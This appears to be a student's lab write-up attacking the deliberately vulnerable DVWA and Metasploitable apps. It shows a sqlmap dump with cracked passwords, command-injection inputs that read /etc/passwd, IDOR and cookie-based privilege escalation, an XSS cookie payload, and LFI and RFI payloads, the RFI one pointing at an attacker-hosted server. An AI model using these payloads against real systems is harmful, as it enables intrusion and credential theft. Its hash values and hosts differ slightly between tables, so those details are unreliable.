> 1
[09:48:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[09:48:33] [INFO] starting dictionary-based cracking (md5_generic_password)
[09:48:33] [INFO] starting 4 processes
[09:48:38] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:48:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0dafcc69216b'
[09:48:42] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe48cade3de5c71e9e9b7'
[09:48:49] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d618327deb882cf99'
Database: dwa
Table: users
(5 entries)
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d618327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1237 | http://172.16.123.129/dwa/hackable/users/1237.jpg | 8d3533d75ae2c3966d7e0dafcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dwa/hackable/users/pablo.jpg | 0d107d09f5bbe48cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d618327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[09:48:50] [INFO] table 'dwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.105/dump/dwa/users.csv'
[09:48:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.105'


[*] ending @ 09:48:59 /2026-03-28/

kali@kali:~/Desktop/Cyberster/week04
```

3- Basic Command injection

In the input dialogue dox execute basic commands :

- 127.0.0.1 ; id
- 127.0.0.1 ; whoami
- 127.0.0.1 ; cat /etc/passwd
- 127.0.0.1 ; uname -a



Phase 03 : IDOR & Access Control

Insecure Direct Object References (IDOR) : are a type of access control vulnerability occurring when an application uses user-supplied input to directly access database objects, files, or keys without proper authorization checks. Attackers exploit this by modifying identifiers (e.g., `id=101` to `id=102`) in URLs or API requests to view, modify, or delete unauthorized data.

Login as normal user from the user & password you captured using sqlmap


user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Intercept **GET** request in burp and change `id=2` to `id=<anything>`. You'll be able to see another person's data.

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
- Response:** HTML content showing user details for 'admin'.
- Inspector:** Shows the response body with HTML tags and user information.
- Session:** Shows the session details for the target URL.

You can also **Privilege escalate** by modifying cookie header captured in burpsuite.




Phase 04 : XSS and file inclusion

1 Reflected XSS on DVWA

The DVWA reflected XSS module does not sanitise user input before reflecting it in the http response. A malicious script payload was injected into the name parameter, causing the browser to execute javascript and disclose the active session cookie.

Payload used : `<script>alert(document.cookie)</script>`




2- File inclusion LFI & RFI

File inclusion is a web vulnerability where an application improperly sanitizes user input, allowing attackers to include, view, or execute arbitrary local or remote files on the server. It occurs when input is passed directly to file system APIs, often enabling Local File Inclusion (LFI) to read sensitive files (e.g., `/etc/passwd`) or Remote File Inclusion (RFI) to execute remote code.

The DVWA file inclusion module loads files based on the 'page' GET parameter without path validation. Simply replacing the parameter with actual path to system file can help execute the payload.

Payload : `http://192.168.0.105/dvwa/vulnerabilities/fi/?page=/etc/passwd`



Remote File Inclusion (RFI)

Attacks involve referencing external files or scripts, often from a remote server, which are then executed by the web application

Payload :

`http://<metasploitable-ip>/mutillidae/index.php?page=http://<attacker-webserver-ip>:8000/test.txt#`

Hosted a test file on kali linux and referenced it via the page parameter.

The PHP server configuration on Metasploitable 2 has `allow_url_include=off` Preventing PHP from including remote URLs.

```
(kali@kali) ~/Desktop/Cyberster/week04
$ echo "RFI_TEST" > /tmp/test.txt

(kali@kali) ~/Desktop/Cyberster/week04
$ cd /tmp

(kali@kali) ~/tmp
$ ls
burp                    hsperrfdata_kali    system-private-b8067fe877e94eeabc28486bbb5aee30-polkit.service-soREpV
burp15656042135473032126.tmp  system-private-b8067fe877e94eeabc28486bbb5aee30-havedged.service-em0Upd
burp4458183337330936686.tmp    system-private-b8067fe877e94eeabc28486bbb5aee30-ModemManager.service-Papz9A
burp5503621382492461638.tmp    system-private-b8067fe877e94eeabc28486bbb5aee30-pcscd.service-No3k0WY
config-err-d1BRzi              test.txt

(kali@kali) ~/tmp
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

